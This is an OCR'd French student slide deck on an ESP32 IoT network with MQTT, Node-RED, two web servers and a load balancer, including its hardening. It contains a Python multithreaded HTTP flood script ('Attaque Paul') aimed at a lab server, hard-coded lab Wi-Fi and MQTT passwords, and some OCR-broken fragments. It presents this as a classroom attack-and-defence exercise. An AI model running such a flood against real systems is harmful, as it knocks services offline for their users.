Sujet :IOT

Réalisé par :

BADAOUIMu

Plan

- Présentation de l’architecture du Projet
- Présentation des composants
- Sécurisation des composants
- Test et Résultat de l’application

Présentation de l’architecture du Projet

SSID :Groupe_MMYH
Plage d'adressage : 192.168.4.0/24

192.168.4.1

5s


Topic : donnees

{ IP : IP_address, Mac : Mac_address}
{ IP : IP_address, Mac : Mac_address}
....

1883

192.168.4.254

1880



AP

Adresse IP	Adresse MAC
192.168.4.1	C8:C9:A3:CC:1C:64
192.168.4.250	C0:49:EF:CC:AE:34
192.168.4.253	E0:5A:1B:A6:1C:7C
192.168.4.252	08:3A:8D:2F:1C:AC
192.168.4.254	E4:5F:01:26:69:77
192.168.4.2	FC:6B:F0:05:89:DD

```
MariaDB [TD11]> delete from AP;
Query OK, 26 rows affected (0.003 sec)

MariaDB [TD11]> select * from AP;
+-------+--------------+-------------------+----------+
| id    | IP_address   | MAC_address       | time     |
+-------+--------------+-------------------+----------+
| 31470 |  192.168.4.1 | C8:C9:A3:CC:1C:64 | 08:52:16 |
| 31471 | 192.168.4.253 | E0:5A:1B:A6:1C:7C | 08:52:16 |
| 31472 | 192.168.4.252 | 08:3A:8D:2F:1C:AC | 08:52:16 |
| 31473 | 192.168.4.2   | FC:6B:F0:05:89:DD | 08:52:16 |
| 31474 | 192.168.4.254 | E4:5F:01:26:69:77 | 08:52:16 |
| 31475 | 192.168.4.250 | C0:49:EF:CC:AE:34 | 08:52:16 |
+-------+--------------+-------------------+----------+
6 rows in set (0.001 sec)
```


WIFI
MQTT
NodeRed

Topic : serveurX/trame

{ IP : IP_address,
Charge: Charge,
MF : mémoire libre,
MT : mémoire total,
MU : mémoire utilisé}

5s

192.168.4.25X



Connection

Topic : serveurX/charge


{ IP_client : IP_address,
Charge_actualise : Charge actualise}


1883

192.168.4.254

1880

Charge = nb du client connecté





WIFI

MQTT


NodeRed

Serveur 1


Local IP : **192.168.4.252**

Charge (24h) : **9**

Memoire libre



Memoire Utilisé



Dernier Client : **192.168.4.250**

Charge Actual (1min): **1**

AP


Adresse IP	Adresse MAC
192.168.4.1	C8:C9:A3:CC:1C:64
192.168.4.250	C0:49:EF:CC:AE:34
192.168.4.253	E0:5A:1B:A6:1C:7C
192.168.4.252	08:3A:8D:2F:1C:AC
192.168.4.254	E4:5F:01:26:69:77
192.168.4.2	FC:6B:F0:05:89:DD

Serveur 2


Local IP : **192.168.4.253**

Charge (24h) : **11**

Memoire libre



Memoire Utilisé




Dernier Client : **192.168.4.250**

Charge Actual (1min): **2**

Abonnement

192.168.4.250



Charge 1

Topic : serveur1/charge

Topic : serveur2/charge

Charge 2


1883

192.168.4.254

Automatique (DHCP)

MIN(Charge)

Topic : serveur2/charge



192.168.4.253

192.168.4.253

WIFI

MQTT

HTTP

Présentation des composants

Point d'accès

1-Inclusion des bibliothèques :

```
#include <WiFi.h>
#include "esp_wifi.h"
#include <PubSubClient.h>
```

WiFi.h : Bibliothèque pour la connexion aux réseaux WiFi.
esp_wifi.h : Bibliothèque WiFi spécifique à l'ESP32.
PubSubClient.h : Bibliothèque pour la communication MQTT.

2-Configuration WiFi :

```
const char *ssid = "Groupe_MMYH";
const char *password = "+rlsdQrHudg)|(zqd-Y]@};Fd";
const int   channel        = 10;
const bool  hide_SSID      = false;
const int   max_connection = 10;
```

Configure les paramètres du réseau WiFi à créer

3-Configuration MQTT :

```
const char *mqtt_server = "192.168.4.254";
const int mqtt_port = 1883;
const char *mqtt_user = "admin";
const char *mqtt_password = "xhc9QmmISs";
const char *mqtt_topic = "donnees";
```

Configure les paramètres de connexion au courtier MQTT.

4-Variables globales :

```
unsigned long previousMillis = 0;
const long interval = 5000;
```

Utilisées pour temporiser les mises à jour MQTT.

5-Initialisation des clients WiFi et MQTT :

```
WiFiClient espClient;
PubSubClient client(espClient);
```

Initialise les clients WiFi et MQTT.

6-Fonction pour afficher les périphériques connectés :

```
void display_connected_devices()
{
    wifi_sta_list_t wifi_sta_list;
    tcpip_adapter_sta_list_t adapter_sta_list;
    esp_wifi_ap_get_sta_list(&wifi_sta_list);
    tcpip_adapter_get_sta_list(&wifi_sta_list, &adapter_sta_list);
    if (adapter_sta_list.num > 0)
      Serial.println("-----------");
      String payload = "{\"ip\":\" 192.168.4.1 ""\",\"mac\":\"" + String(WiFi.macAddress()) + "\"}";
      client.publish(mqtt_topic, payload.c_str());
    for (uint8_t i = 0; i < adapter_sta_list.num; i++)
    {
        tcpip_adapter_sta_info_t station = adapter_sta_list.sta[i];
    char Mac[18];
    sprintf(Mac, "%02X:%02X:%02X:%02X:%02X:%02X", station.mac[0], station.mac[1], station.mac[2], station.mac[3], station.mac[4], station.mac[5]);
char IP[16];
strcpy(IP, "a");
if (strcasecmp(Mac, "E4:5F:01:26:69:77") == 0)
    strcpy(IP, "192.168.4.254");
else if (strcasecmp(Mac, "E0:5A:1B:A6:1C:7C") == 0)
    strcpy(IP, "192.168.4.253");
else if (strcasecmp(Mac, "C0:49:EF:CC:AE:34") == 0)
    strcpy(IP, "192.168.4.250");
else if (strcasecmp(Mac, "08:3A:8D:2F:1C:AC") == 0)
    strcpy(IP, "192.168.4.252");
else
    strncpy(IP, ip4addr_ntoa((ip4_addr_t*)(&(station.ip))), sizeof(IP) - 1);
        Serial.print("[+] Device ");
        Serial.print(i);
        Serial.print(" | MAC : ");
        Serial.print(Mac);
        Serial.print(" | IP ");
        Serial.println(IP);
        String payload = "{\"ip\":\"" + String(IP) + "\",\"mac\":\"" + String(Mac) + "\"}";
        client.publish(mqtt_topic, payload.c_str());
    }
}
```

Récupère une liste des périphériques connectés au point d'accès et publie leurs informations sur le courtier MQTT.

8-Configuration du point d'accès et connexion au MQTT dans la fonction setup():

```
void setup()
{
    Serial.begin(115200);
    Serial.println("\n[*] Creating AP");

    // WiFi
    WiFi.mode(WIFI_AP);
    if (WiFi.softAP(ssid, password, channel, hide_SSID, max_connection))
    {
      Serial.print("[+] AP Created");
      Serial.println(WiFi.softAPIP());
    }
    else
    {
      Serial.println("[!] Failed to create AP");
    }

    client.setServer(mqtt_server, mqtt_port);
    client.setClient(espClient);
    if (client.connect("ESP32Client", mqtt_user, mqtt_password))
      {
        Serial.println("[+] Connected to MQTT broker");
      }
    else
      {
    Serial.print("[!] Failed to connect to MQTT broker. State: ");
      }
}
```

initialise la communication série, configure le mode WiFi en tant que point d'accès, crée le point d'accès, et connecte le client MQTT..

9-Boucle principale (fonction loop())

```
void loop()
{
  unsigned long currentMillis = millis();

  if (currentMillis - previousMillis >= interval)
  {
    if (!client.connected())
    {
      Serial.println("[!] MQTT Disconnected. Reconnecting...");
      if (client.connect("ESP32Client", mqtt_user, mqtt_password))
      {
        Serial.println("[+] Reconnected to MQTT broker");
      }
      else
      {
        Serial.print("[!] Failed to connect to MQTT broker. State: ");
      }
    }
    display_connected_devices();
    previousMillis = currentMillis;
  }
}
```

La boucle principale qui s'exécute en continu. Vérifie si le client MQTT est connecté, tente de le reconnecter si nécessaire, et appelle la fonction pour afficher les appareils connectés à intervalles réguliers.

Load Balancer

Bibliothèques

```
#include <WiFi.h>
#include <WebServer.h>
#include <PubSubClient.h>
#include <ArduinoJson.h>
```

Gestion + Création + Communication + Manipulation

WiFi et MQTT

```
const char *ssid = "Groupe_MMYH";
const char *password = "+rlsdQrHudg)|(zqd-Y]@};Fd";
const char *mqtt_server = "192.168.4.254";
const int mqtt_port = 1883;
const char *mqtt_user = "admin";
const char *mqtt_password = "xhc9QmmISs";
```

Adressage statique

```
IPAddress staticIP (192, 168, 4, 250);
IPAddress gateway (192, 168, 4, 1);
IPAddress subnet (255, 255, 255, 0);
IPAddress dns (192, 168, 4, 1);
```

Initialisation des clients et du serveur

```
WebServer server(80);
WiFiClient espClient;
PubSubClient client(espClient);
```

Adresses IP des serveurs et des topics MQTT

```
const char *server1IP = "192.168.4.252";
const char *server2IP = "192.168.4.253";
const char *topicChargeServer1 = "serveur1/charge";
const char *topicChargeServer2 = "serveur2/charge";
```

Variables de charge des serveurs

```
int chargeServeur1 = 0;
int chargeServeur2 = 0;
```

Redirection des requêtes HTTP vers un serveur

```
void forwardRequest(String serverIP, String uri) {
  WiFiClient client;
  if (client.connect(serverIP.c_str(), 80)) {
    client.print("GET " + uri + " HTTP/1.1\r\n" +
                 "Host: " + serverIP + "\r\n" +
                 "Connection: close\r\n\r\n");

    while (client.connected() && !client.available())
      delay(1);
    while (client.available()) {
      server.client().write(client.read());
    }
    client.stop();
  } else {
    Serial.println("Erreur de connexion au serveur : " + serverIP);
    String otherServer = (serverIP == server1IP) ? server2IP : server1IP;
    forwardRequest(otherServer, uri);
  }
}
```

Redirection dynamique ➡ Disponibilité des serveurs

Callback MQTT

```
void callback(char *topic, byte *payload, unsigned int length) {
  Serial.print("Message arrived [");
  Serial.print(topic);
  Serial.println("] ");

  String payloadStr = "";
  for (int i = 0; i < length; i++) {
    payloadStr += (char)payload[i];
  }

  DynamicJsonDocument doc(1024);
  deserializeJson(doc, payloadStr);

  int chargeValue = doc["charge"];

  if (strcmp(topic, topicChargeServer1) == 0) {
    chargeServeur1 = chargeValue;
  } else if (strcmp(topic, topicChargeServer2) == 0) {
    chargeServeur2 = chargeValue;
  }
}
```

Configuration WiFi

```
void setup_wifi() {
  delay(10);
  Serial.println();
  Serial.print("Connexion à ");
  Serial.println(ssid);

  if (WiFi.config(staticIP, gateway, subnet, dns, dns) == false) {
    Serial.println("Configuration failed."); }

  WiFi.begin(ssid, password);

  while (WiFi.status() != WL_CONNECTED) {
    delay(500);
    Serial.print(".");
  }

  Serial.println("");
  Serial.println("WiFi connecté");
  Serial.println("Adresse IP: ");
  Serial.println(WiFi.localIP());
}
```

Configure et connecte l'ESP32 au réseau WiFi

Mise à jour les charges en temps réel

Fonction de reconnexion MQTT

```
void reconnect() {
  client.setServer(mqtt_server, 1883);
  Serial.print("Tentative de connexion MQTT...");
    if (client.connect("ESP32Client_lb", mqtt_user, mqtt_password)) {
      Serial.println("Connecté");
      client.subscribe(topicChargeServer1);
      client.subscribe(topicChargeServer2);
      client.setCallback(callback);
    } else {
      Serial.println(" [!] Failed to connect to MQTT broker. ");
    }
  }
```

Tente de se reconnecter au broker MQTT et s'abonne aux topics

Gestionnaire pour la racine ("/") du serveur web

```
void handleRoot() {
  if (!client.connected()) {
    reconnect();
  }

  Serial.println("Charge Serveur 1: " + String(chargeServeur1));
  Serial.println("Charge Serveur 2: " + String(chargeServeur2));

  if (chargeServeur1 <= chargeServeur2) {
    Serial.println(server1IP);
    forwardRequest(server1IP, "/");
  } else {
    Serial.println(server2IP);
    forwardRequest(server2IP, "/");
  }
}
```

Vérifie la connexion MQTT et renvoie la requête HTTP au serveur avec la charge la plus basse

e pour l'ESP32 :

```
#include <WiFi.h>
#include <WiFiClient.h>
#include <WebServer.h>
#include <PubSubClient.h>
#include <ArduinoJson.h>
```

```
// ce que nous dois changer pour le serveur 2 ////////////
IPAddress staticIP (192, 168, 4, 253); // 1-252 / 2-253
const char *mqtt_topic1 = "serveur2/charge";
const char *mqtt_topic2 = "serveur2/trame";
const char *mqtt_client = "ESP32Client_server2";
////////////////////////////////////////////////////////
const char *ssid = "Groupe_MMYH";
const char *password = "M1M@Y3H$2023";
const char *mqtt_server = "192.168.4.2";
const int mqtt_port = 1883;
const char *mqtt_user = "admin";
const char *mqtt_password = "xhc9QmmISs";
IPAddress gateway (192, 168, 4, 1);
IPAddress subnet (255, 255, 255, 0);
IPAddress dns (192, 168, 4, 1);
```

1. que, pour
2. me") et du nom
3. s réseau, pour
   MQTT spécifié.

```
WebServer server(80);
WiFiClient espClient;
PubSubClient client_mqtt(espClient);
```

```
void handleRoot() {

  String html = "<html><head><style>";
  html += "body {font-family: Arial, sans-serif; text-align: center;}";
  html += "h1 {color: #3333cc;}";
  html += "</style></head><body>";
  html += "<h1>Hello from ESP32!</h1>";
  html += "</body></html>";
  server.send(200, "text/html", html);
  charge++ ;
  charge_actualise++ ;

  DynamicJsonDocument doc1(256);
  doc1["IP"] = server.client().remoteIP();
  doc1["charge"] = charge_actualise;
  char buffer1[256];
  serializeJson(doc1, buffer1);
  client_mqtt.publish(mqtt_topic1, buffer1);

}
```

1. Définition des paramètres réseau, MQTT, et des identifiants pour un ESP32 en mode station.
2. Création d'un serveur web sur le port 80 et configuration d'un client MQTT.
3. Connexion au réseau Wi-Fi, démarrage du serveur HTTP, et tentative de connexion au broker MQTT.
4. Affichage des informations de connexion sur le port série.

```
void setup(void) {

  Serial.begin(115200);
  WiFi.mode(WIFI_STA);
  if (WiFi.config(staticIP, gateway, subnet, dns, dns) == false) {
    Serial.println("Configuration failed."); }

  WiFi.begin(ssid, password);
  while (WiFi.status() != WL_CONNECTED) {
    delay(500);
    Serial.print(".");
  }
  Serial.println("");
  Serial.print("Connected to ");
  Serial.println(ssid);
  Serial.print("IP address: ");
  Serial.println(WiFi.localIP());
  if (MDNS.begin("esp32")) {
    delay(1);
  }
  server.on("/", handleRoot);

  server.onNotFound(handleNotFound);
  server.begin();
  Serial.println("HTTP server started");
  client_mqtt.setServer(mqtt_server, mqtt_port);
  client_mqtt.setClient(espClient);
  if (client_mqtt.connect(mqtt_client, mqtt_user, mqtt_password))
    {
      Serial.println("[+] Connected to MQTT broker");
```


1. La boucle principale gère les requêtes entrantes du serveur Web (server.handleClient()).
2. Elle surveille le temps écoulé pour réinitialiser les compteurs de charge et les statistiques mémoire à intervalles réguliers.
3. En cas de déconnexion du client MQTT, elle tente une reconnexion et publie des informations sur l'adresse IP et la mémoire sur le serveur MQTT.

```
void loop(void) {
  server.handleClient();
  unsigned long currentMillis = millis();

  if (currentMillis - previousMillis_charge >= interval_charge)
  {charge_actualise = 0;
    previousMillis_charge = currentMillis;}

  if (currentMillis - previousMillis_charge_d >= interval_charge_d)
  {charge = 0;
    previousMillis_charge_d = currentMillis;}

  if (currentMillis - previousMillis >= interval)
  {
    if (!client_mqtt.connected())
    {
        Serial.println("[!] MQTT Disconnected. Reconnecting...");
        if (client_mqtt.connect(mqtt_client, mqtt_user, mqtt_password)) {Serial.println("[+]
        else{ Serial.println("[!] Failed to connect to MQTT broker. ");}
    }
    uint32_t freeHeap = ESP.getFreeHeap();
    uint32_t heapSize = ESP.getHeapSize();
    uint8_t memoryPercentage = ((heapSize - freeHeap) * 100) / heapSize;

    Serial.println("Adresse IP : " + WiFi.localIP().toString());
    Serial.println("Mémoire utilise : " + String(memoryPercentage) + " %");
    Serial.println("Mémoire free : " + String(freeHeap) + " octet");
    Serial.println("Mémoire total : " + String(heapSize) + " octet");

    DynamicJsonDocument doc(256);
    doc["IP"] = WiFi.localIP().toString();
```

Sécurisation des composants

Point d'accès

Pas de Script



Disconnect


```
const char *ssid = "Groupe_MMYH";
const char *password = "+rlsdQrHudg)|(zqd-Y]@};Fd";
```

```
const int   max_connection = 10;
```

MQTT Server

Sur les composants

```
const char *mqtt_server = "192.168.4.254";
const int mqtt_port = 1883;
const char *mqtt_user = "admin";
const char *mqtt_password = "xhc9QmmISs";
```



MQTTs

/etc/mosquitto/mosquitto.conf

```
pid_file /run/mosquitto/mosquitto.pid
persistence true
persistence_location /var/lib/mosquitto/
log_dest file /var/log/mosquitto/mosquitto.log

listener 8883
certfile /etc/mosquitto/certs/server.crt
keyfile /etc/mosquitto/certs/server.key
cafile /etc/mosquitto/certs/ca.crt
require_certificate true
use_identity_as_username true
password_file /etc/mosquitto/passwd
```

ça n'a pas fonctionné pour nous

Node-Red Server

https://


```
adminAuth: {
    type: "credentials",
    users: [
        {
            username: "admin",
            password: "$2a$08$zZWtXTja0fB1pzD4sHCMyOCMYz2Z6dNbM6tl8sJogENOMcxWV9DN.",
            permissions: "*"
        },
        {
            username: "george",
            password: "$2b$08$wuAqPiKJlVN27eF5qJp.RuQYuy6ZYONW7a/UWYxDTtwKFCdB8F19y",
            permissions: "read"
        }
    ]
}
```


https://nodered.org/docs/user-guide/runtime/securing-node-red

Web Server

Attaque Paul

```python
import threading
import requests
import time

url = "http://192.168.4.252/"
num_threads = 1000000

def connect_to_server(thread_num):
    try:
        while True:
            response = requests.get(url)
            response.raise_for_status()
            print(f"Requête envoyée à {url}. Statut de la réponse : {response.status_code}")
    except Exception as e:
        print("error")

threads = []

for i in range(num_threads):
    thread = threading.Thread(target=connect_to_server, args=(i+1,))
    threads.append(thread)
    thread.start()
    time.sleep(0.05)

for thread in threads:
    thread.join()
```





Web Server

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · WiFi 2

```
GET / HTTP/1.1
Host: 192.168.4.250
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 158
Connection: close

<html><head><style>body {font-family: Arial, sans-serif; text-align:
center;}h1 {color: #3333cc;}</style></head><body><h1>Hello from ESP32!</
h1></body></html>
```

Solution

https://

cert.h

HTTPS_serveur_1.ino

private_key.h

```
#include "cert.h"
#include "private_key.h"
```

```
void handleRoot(HTTPRequest *req, HTTPResponse *res) {
  if (req->isSecure()) {
    res->setHeader("Content-Type", "text/html");
    res->println("<!DOCTYPE html>");
    res->println("<html><head><style>");
    res->println("body {font-family: Arial, sans-serif; text-align: center;}");
    res->println("h1 {color: #3333cc;}");
    res->println("</style></head><body>");
    res->print("<h1>Hello from ESP32!</h1>");
    res->println("</body>");
    res->println("</html>");

    charge++ ;
    charge_actualise++ ;

    DynamicJsonDocument doc1(256);
    doc1["IP"] = "IPaddress" ;

    doc1["charge"] = charge_actualise;
    char buffer1[256];
    serializeJson(doc1, buffer1);
    client_mqtt.publish(mqtt_topic1, buffer1);

  } else {
    res->setStatusCode(302);
    res->setHeader("Location", redirectToStr);
  }
}
```

Web Server

```
15861 HTTPSServer->debug: [-->] New connection. Socket fid is:  0x33
15863 HTTPSServer->debug: [   ] There is data on the connection socket. fid= 0x33
15873 HTTPSServer->debug: [   ] Request line finished: method=GET, resource=/
15874 HTTPSServer->debug: [-->] New connection. Socket fid is:  0x34
Header Const:
415886 HTTPS:
Header Const:
415897 HTTPS:
Header Const:
415907 HTTPS:
Header Const:                                                    /537.36 (KHTMI
415918 HTTPSServer->debug: [   ] Header: User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl
Header Constructor: Accept=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
415949 HTTPSServer->debug: [   ] Header: Accept:text/html,application/xhtml+xml,application/xml;q=
Header Constructor: Accept-Encoding=gzip, deflate
415969 HTTPSServer->
Header Constructor:
415980 HTTPSServer->                                                3;q=0.8,en;q=0.7
```

Non sécurisé https://192.168.4.252

Hello from ESP32!

Dernier Client :	**ipAddress**
Charge Actual (1min):	**1**

Non sécurisé https://192.168.4.252

Lecteur du certificat : ssir.local

Général | Détails

Émis pour

Nom commun (CN)	ssir.local
Organisation (O)	SSIR
Unité d'organisation (OU)	<Ne fait pas partie du certificat>

Émis par

Nom commun (CN)	ssir.ca.local
Organisation (O)	Ssir_ca
Unité d'organisation (OU)	<Ne fait pas partie du certificat>

Durée de validité

Émis le	dimanche 17 décembre 2023 à 19:33:32
Expire le	mercredi 14 décembre 2033 à 19:33:32

Empreintes SHA-256

Certificat	d206273074e945f17a361e4d1ffbad96af50d7a5f10b9f4946d2580245c47fa1
Clé publique	b55e968736c247f5fe8a14fb6890d30e20aaa4cfafd78e1b588401a1bd23f060

Load Balancer

Contre l'attaque de Paul

```
20:51:02.785 -> Mémoire utilise : 34 %
20:51:02.785 -> Mémoire free : 195052 octet
20:51:02.785 -> Mémoire total : 296264 octet
20:51:02.785 -> Charge Serveur 1: 4
20:51:02.785 -> Charge Serveur 2: 4
20:51:02.785 -> 192.168.4.252
```

Etat normal : 24%

```
void setup() {
  Serial.begin(115200);
  setup_wifi();

  server.on("/", HTTP_GET, [](AsyncWebServerRequest *request){
    if (!client_mqtt.connected()) {
    reconnect();
    }
    Serial.println("Charge Serveur 1: " + String(chargeServeur1));
    Serial.println("Charge Serveur 2: " + String(chargeServeur2));
    if (chargeServeur1 <= chargeServeur2) {
      request->redirect("https://" + String(server1IP));
    } else {
      request->redirect("https://" + String(server2IP));
    }
  });

  server.begin();
}
```

192.168.4.250

